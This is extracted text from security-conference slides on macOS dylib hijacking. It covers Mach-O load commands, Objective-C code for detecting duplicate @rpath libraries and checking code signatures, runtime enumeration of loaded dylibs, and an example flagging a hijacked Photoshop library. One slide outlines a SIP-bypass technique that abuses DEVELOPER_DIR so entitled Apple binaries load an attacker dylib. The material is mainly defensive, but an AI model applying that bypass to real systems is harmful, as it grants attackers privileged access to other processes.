
  40. A Dylib Exploit SIP bypass (credit: @CodeColorist) CoreSymbolication attempted to

    load "libswiftDemangle.dylib": 01 02 03 (allow default) (deny file-read* (literal "/usr/lib/libswiftDemangle.dylib") /usr/lib/ xcselect_get_developer_dir_path uses DEVELOPER_DIR environment variable ${xcselect_get_developer_dir_path()} /Toolchains/XcodeDefault.xctoolchain/usr/lib/ <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE plist PUBLIC ...> <plist version="1.0"> ... <key>com.apple.system-task-ports</key> <true/> entitled Apple binaries that load CoreSymbolication "libswiftDemangle.dylib" attacker inherits "com.apple.system-task-ports"

  41. Load Commands instructions to the loader 01 02 03 04

    struct load_command { uint32_t cmd; uint32_t cmdsize; }; type: struct 'load_command' load commands ("MachOView" app) includes dependencies (dylibs) Load Commands: a "table of contents" for the loader (dyld), describing the rest of the binary (segments, dylibs, etc.)

  42. LC_LOAD_DYLIB Load Commands tells dyld (loader) what libraries the binary

    requires % otool -L /System/Applications/Calculator.app/Contents/MacOS/Calculator /usr/lib/libobjc.A.dylib /System/Library/PrivateFrameworks/Calculate.framework/Versions/A/Calculate /System/Library/PrivateFrameworks/CalculateUI.framework/Versions/A/CalculateUI .... each dependency described via a 'LC_LOAD_DYLIB' load command view via otool -L / -l % otool -l /System/Applications/Calculator.app/Contents/MacOS/Calculator ... Load command 17 cmd LC_LOAD_DYLIB cmdsize 56 name /usr/lib/libobjc.A.dylib (offset 24) compatibility version 1.0.0 To programmatically extract dependencies: Parse Mach-O header & Load Commands For each LC_LOAD_DYLIB extract library path scan, etc…

  43. Detect Dylib Hijackers (Statically) multiple (run-path) dylibs w/ same name

    in different dirs. LC_LOAD_DYLIBs } list of run path directories (load command: LC_RPATH) @rpath/<some>.dylib esp. if dylib code signing doesn't match ! If you encounter multiple instances of a "run-path" dylib (in multiple run-path directories), the app may be hijacked!

  44. Detect Dylib Hijackers (Statically) multiple (run-path) dylibs w/ same name

    in different dirs. 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 //iterate overall all dependencies for(NSString* dependency in binary.parserInstance.binaryInfo[KEY_LC_LOAD_DYLIBS]) { int dylibCount = 0; //skip non-rpath'd dependencies if(![dependency hasPrefix:@"@rpath"]) { continue; } //check all run path directories for(NSString* runPath in binary.parserInstance.binaryInfo[KEY_LC_RPATHS]) { //build full path path = [runPath stringByAppendingPathComponent:dependency substringFromIndex:"@rpath".length]; //does it exist? if([NSFileManager.defaultManager fileExistsAtPath:path]){ dylibCount++; } //more than one dylib w/ same name? if(dylibCount == 2) { //potential hijack! } ...

  45. Detect Dylib Hijackers (Statically) verify code-signing of entire bundle? 01

    02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 though very slow :\ //create static code ref via path status = SecStaticCodeCreateWithPath((__bridge CFURLRef)([NSURL fileURLWithPath:path]), kSecCSDefaultFlags, &code); if(errSecSuccess != status) { //handle error } //check signature (validates entire bundle: code, nested code, etc.) SecCSFlags flags = kSecCSCheckNestedCode | kSecCSCheckAllArchitectures | kSecCSStrictValidate; status = SecStaticCodeCheckValidity(code, flags, NULL); if(errSecSuccess != status) { //handle error } //extract signing info status = SecCodeCopySigningInformation(code, kSecCSSigningInformation, &signingDetails); if(errSecSuccess != status) { //handle error } code signing verification / extraction ...if macOS was doing its job, we wouldn't be in this conundrum! hijacked Photoshop ...invalidly signed!

  46. Runtime Extraction of Loaded Dylibs via proc_pidinfo with pid and

    'PROC_PIDREGIONPATHINFO' In a loop, invoke proc_pidinfo with a process ID and 'PROC_PIDREGIONPATHINFO' For executable regions, extract their path 01 02 03 04 05 06 07 08 09 while(PROC_PIDREGIONPATHINFO_SIZE == (proc_pidinfo(pid, PROC_PIDREGIONPATHINFO, addr, &region, PROC_PIDREGIONPATHINFO_SIZE))) { dylib paths if(region.prp_prinfo.pri_protection & VM_PROT_EXECUTE) { //extract path from : region.prp_vip.vip_path } addr = region.prp_prinfo.pri_address + region.prp_prinfo.pri_size; } ...no entitlements needed! 🥳

  47. Runtime Detection of Hijackers …via dylib name "collisions" + code

    signing checks Enumerate loaded libraries Identify library name "collisions" Eliminate false positives by checking code signing formation % ./enumDylibs $(pgrep Photoshop) Process: Path: Code Type: Adobe Photoshop 2026 [14792] /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026 ARM64 Dylibs: /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/Frameworks/AID.dylib … /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/libtbb.12.6.dylib … /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/Frameworks/libtbb.12.6.dylib Photoshop: dylib hijacked 2x libtbb.12.6.dylib
